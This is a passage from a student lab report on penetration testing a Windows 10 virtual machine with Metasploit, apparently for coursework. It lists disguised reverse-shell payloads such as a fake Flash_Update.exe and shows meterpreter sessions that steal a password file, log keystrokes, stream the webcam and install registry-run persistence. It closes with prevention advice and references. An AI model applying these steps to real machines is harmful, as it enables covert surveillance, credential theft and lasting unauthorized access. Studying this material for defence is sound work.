100777/rwxrwxrwx 453632      fil  2021-05-29 10:15:02 -0400 Flash_Update (1).exe
100777/rwxrwxrwx 453632      fil  2021-05-29 10:43:27 -0400 Flash_Update (2).exe
100777/rwxrwxrwx 453632      fil  2021-05-29 10:44:19 -0400 Flash_Update (3).exe
100777/rwxrwxrwx 453632      fil  2021-05-29 10:48:06 -0400 Flash_Update (4).exe
100777/rwxrwxrwx 453632      fil  2021-05-31 09:06:55 -0400 Flash_Update (5).exe
100777/rwxrwxrwx 453632      fil  2021-05-31 09:07:40 -0400 Flash_Update (6).exe
100777/rwxrwxrwx 453632      fil  2021-05-29 09:41:06 -0400 Flash_Update.exe
100666/rw-rw-rw- 81          fil  2021-05-29 09:52:37 -0400 Passwords.txt
100777/rwxrwxrwx 4608        fil  2021-05-29 10:48:45 -0400 cs_rev_tcp.exe
100666/rw-rw-rw- 282        fil  2019-03-19 06:49:49 -0400 desktop.ini
100777/rwxrwxrwx 19968      fil  2021-05-29 09:50:50 -0400 fatrat_c#_https.exe
100777/rwxrwxrwx 131072     fil  2021-05-29 09:51:09 -0400 fatrat_powershell.exe
100777/rwxrwxrwx 129536     fil  2021-05-29 10:01:56 -0400 fatrat_rev_tcp.exe
100777/rwxrwxrwx 793088     fil  2021-05-31 09:13:59 -0400 go_reverse_tcp.exe
100777/rwxrwxrwx 106607     fil  2021-05-29 09:52:03 -0400 veil_c_reverse_tcp.exe
100777/rwxrwxrwx 4775238     fil  2021-05-29 10:02:19 -0400 veil_reverse_tcp.exe
100666/rw-rw-rw- 268376     fil  2021-05-29 09:35:03 -0400 winmd5free.zip
100777/rwxrwxrwx 4290904     fil  2021-05-29 09:33:05 -0400 xarp-2.2.2-win.exe

meterpreter > cat Passwords.txt
Passwords:
Gmail
Verystrongpassword12345

Facebook:
mypasswordispassword


meterpreter > download Passwords.txt
[*] Downloading: Passwords.txt -> /home/kali/Passwords.txt
[*] skipped : Passwords.txt -> /home/kali/Passwords.txt
meterpreter > upload
```

## Capturing keystrokes of the victim machine

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
facebook.com<CR>
joshuaalwin12345<Shift>@gmail.com<Tab><Caps Lock>V<Caps Lock>ey<Caps Lock>S<Caps Lock>trong<Caps Lock>P<Caps Lock>assword12345
```

## Spying on the victim's webcam

```
meterpreter > webcam_list
1: VirtualBox Webcam - USB CAMERA
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: /home/kali/UoFSotdl.html
[*] Streaming...
```



Finally, Enabling Persistence so that we can get reverse shell access everytime the victim logs on the computer.

```
meterpreter > bg
[*] Backgrounding session 9...
msf6 exploit(multi/handler) > use exploit/windows/local/persistence
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) > options

Module options (exploit/windows/local/persistence):

  Name      Current Setting  Required  Description
  ----      -
  DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
  EXE_NAME   no               no        The filename for the payload to be used on the target host (%RAND%.exe by default).
  PATH      no               no        Path to write payload (%TEMP% by default).
  REG_NAME   no               no        The name to call registry value for persistence on target host (%RAND% by default).
  SESSION    yes              yes       The session to run this module on.
  STARTUP    USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
  VBS_NAME   no               no        The filename to use for the VBS persistent script on the target host (%RAND% by default).

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15         yes       The listen address (an interface may be specified)
  LPORT     4444              yes       The listen port

**DisablePayloadHandler: True (no handler will be created!)**

Exploit target:

  Id  Name
  --  -
  0    Windows

msf6 exploit(windows/local/persistence) > set DELAY 10
DELAY => 10
msf6 exploit(windows/local/persistence) > set SESSION 9
SESSION => 9
msf6 exploit(windows/local/persistence) > set LPORT 8080
LPORT => 8080
msf6 exploit(windows/local/persistence) > exploit

[*] Running persistent module against MSEDGWIN10 via session ID: 9
[*] Persistent VBS script written on MSEDGWIN10 to C:\Users\IEUser\AppData\Local\Temp\LUeyVEJUv.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\haBWsGgGCQ
[*] Installed autorun on MSEDGWIN10 as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\haBWsGgGCQ
[*] Clean up Meterpreter RC file: /home/kali/.msf4/logs/persistence/MSEDGWIN10_20210531.1714/MSEDGWIN10_20210531.1714.rc
msf6 exploit(windows/local/persistence) >
```

## 6. PREVENTION TECHNIQUES:

An anti-virus software installed on the victim system can help prevent most of the attack vectors adopted by Metasploit. One such software is Windows Defender, a framework of security tools already baked into the Windows 10 operating system. Initially based on the GIANT AntiSpyware tool, which was developed by the GIANT Software Inc, it was later integrated by Microsoft into the Windows ecos-system of operating systems. Using the real-time protection and browser integration features of Windows Defender, the reverse shell connections initiated using the payloads created by the Metasploit Framework can be blocked and prevented from making harmful changes to the victim system.

We can also use Mitigation tools such as **XARP** which would detect ARP spoofing attacks. Chrome extensions such as **No Script** can be used to prevent Javascript codes from running on a particular website. These would prevent BeEF from Working and Protect the user from such browser exploitation attacks.

The Victim should also be up-to date with the operating system updates and have latest antivirus installed and have the basic understanding of prevention techniques such as knowing not downloading files from unsecure websites, preventing unauthorized USB devices from copying files onto the system as well as perpetually scanning incoming emails for unwanted attachments.

## 7. CONCLUSION:

The aim of the project was achieved, which as stated, was to use security tool framework called Metasploit, and demonstrate the use case of the tool by penetration testing a Windows 10 machine by establishing a connection between the victim machine and the attacker machine, the project detailed how an the attacker can view/copy files, read keystrokes etc. from the victim system. Through the project content, a deeper understanding of one of the methodologies used for “hacking” utilized by black-hat hackers was explored.

As discussed above in detail about the tool used ,we gain an insight of how computer systems can be exploited as well as what infiltrators are able to achieve with the ability to access these computer systems, without authorization. Secondly, the project has allowed for a way to prevent and overcome these types of attacks by studying in depth about the tools of infiltration. We can further say grounds of blockade of such attacks can be established by the above research of the topic.

## 8. REFERENCES

### **REFERENCES:**

#### **Weblinks:**

1. <https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/>
2. <https://null-byte.wonderhowto.com/how-to/metasploit-basics/>
3. <https://www.kali.org/docs//general-use/starting-metasploit-framework-in-kali>
4. <https://www.hackingarticles.in/msfvenom-tutorials-beginners/>
5. <https://medium.com/@vishal.17bit1156/network-penetration-testing-using-metasploit-framework-research-paper-9ea029059aa2>
6. <https://www.irjet.net/archives/V5/i12/IRJET-V5I1236.pdf>
7. <https://www.csoonline.com/article/3379117/what-is-metasploit-and-how-to-use-this-popular-hacking-tool.html>
8. <https://www.metasploit.com/>

#### **Journal:**

1. [Patil Shital](#), Raosaheb Chavan on a “Web Browser Security: Different Attacks Detection and Prevention Techniques” July 2017 International Journal of Computer Applications 170(9):35-41, DOI:10.5120/ijca2017914938
2. [Samuel Agaga](#) on “Web Browser Attack Using BeEF Framework“ January 2018
3. V. Santhi on “Penetration Testing using Linux Tools: Attacks and Defense Strategies” International Journal of Engineering Research & Technology (IJERT) ISSN: 2278-0181 IJERTV5IS120166 Vol. 5 Issue 12, December-2016